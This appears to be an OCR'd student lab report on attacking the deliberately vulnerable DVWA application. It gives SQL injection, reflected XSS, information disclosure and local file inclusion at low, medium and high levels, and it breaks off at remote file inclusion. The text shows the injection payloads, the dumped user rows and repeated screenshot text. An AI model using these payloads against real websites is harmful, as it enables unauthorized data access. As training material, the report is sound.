


Vulnerability: SQL Injection

User ID:

```
ID: %' or 'o'='o
First name: admin
Surname: admin

ID: %' or 'o'='o
First name: Gordon
Surname: Brown

ID: %' or 'o'='o
First name: Hack
Surname: Me

ID: %' or 'o'='o
First name: Pablo
Surname: Picasso

ID: %' or 'o'='o
First name: Bob
Surname: Smith
```

High level:



Vulnerability: SQL Injection

User ID:


```
ID: %' or 'o'='o
First name: admin
Surname: admin

ID: %' or 'o'='o
First name: Gordon
Surname: Brown

ID: %' or 'o'='o
First name: Hack
Surname: Me

ID: %' or 'o'='o
First name: Pablo
Surname: Picasso

ID: %' or 'o'='o
First name: Bob
Surname: Smith
```

4. Cross Site Scripting:

Cross Site Scripting (XSS) is a technique in which attackers inject malicious scripts into a target website and may allow them to gain accesscontrol of the website.XSS attack occurs when an attacker uses a web application to sendmalicious code or a browser-side script, to a different end user. The victimhas no way of knowing that the script is malicious thus believing that it isfrom a trusted source.

Low level:

Command: <Script>alert(“Rekha”)</Script>




Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

192.168.19.129

rekha

Medium level:




Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

192.168.19.129

rekha

High level:



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

192.168.19.129

rekha


5. Sensitive information disclosure:

Information disclosure, also known as information leakage, is when a website unintentionally reveals sensitive information to its users.Depending on the context, websites may leak all kinds of information to apotential attacker, including:

- Data about other users, such as usernames or financialinformation.
- Sensitive commercial or business data.
- Technical details about the website and its infrastructure.

Sensitive information disclosure happens when an application does not adequately protect sensitive information that may wind up being disclosed to parties that are not supposed to have access to it.

Low level:



DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low Submit


PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.


PHPIDS is currently **disabled**. [enable PHPIDS]

[Simulate attack] - [View IDS log]



```
HTTP/1.1 200 OK
Date: Wed, 08 Mar 2023 14:05:11 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Pragma: no-cache
Cache-Control: no-cache, must-revalidate
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Set-Cookie: PHPSESSID=d79fb6589e9099e0057d3d09c1784ce5; path=/
Set-Cookie: security=high
Content-Type: text/html;charset=utf-8
Content-Length: 1289
```

Medium level:



DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

medium Submit


PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.


PHPIDS is currently **disabled**. [enable PHPIDS]

[Simulate attack] - [View IDS log]



```
HTTP/1.1 200 OK
Date: Wed, 08 Mar 2023 14:05:11 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Pragma: no-cache
Cache-Control: no-cache, must-revalidate
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Set-Cookie: PHPSESSID=d79fb6589e9099e0057d3d09c1784ce5; path=/
Set-Cookie: security=high
Content-Type: text/html;charset=utf-8
Content-Length: 1289
```

High level:



DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

high Submit


PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [enable PHPIDS]

[Simulate attack] - [View IDS log]




```
HTTP/1.1 200 OK
Date: Wed, 08 Mar 2023 14:05:11 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Pragma: no-cache
Cache-Control: no-cache, must-revalidate
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Set-Cookie: PHPSESSID=d79fb6589e9099e0057d3d09c1784ce5; path=/
Set-Cookie: security=high
Content-Type: text/html;charset=utf-8
Content-Length: 1289
```

6. Local file inclusion:

This vulnerability allows an attacker to include files stored locally on the server. An attacker can use Local file inclusion to access sensitive fileson the server, such as configuration files or log files, which may containsensitive information such as usernames, passwords, and server paths.Local File Inclusion (LFI) allows an attacker to include files on a serverthrough the web browser.

Low level:



Vulnerability: File Inclusion


File 4 (Hidden)

Good job!
This file isn't listed at all on DVWA. If you are reading this, you did something right ;-)

Username: admin
Security Level: low
Locale: en
PHPIDS: disabled
SQLi DB: mysql

Damn Vulnerable Web Application (DVWA) v1.10 *Development*

Medium level:



Vulnerability: File Inclusion


File 4 (Hidden)

Good job!
This file isn't listed at all on DVWA. If you are reading this, you did something right ;-)

Username: admin
Security Level: medium
Locale: en
PHPIDS: disabled
SQLi DB: mysql

Damn Vulnerable Web Application (DVWA) v1.10 *Development*

High level:



Vulnerability: File Inclusion

File 4 (Hidden)

Good job!
This file isn't listed at all on DVWA. If you are reading this, you did something right ;-)

Username: admin
Security Level: high
Locale: en
PHPIDS: disabled
SQLi DB: mysql


Damn Vulnerable Web Application (DVWA) v1.10 *Development*

7. Remote file inclusion:

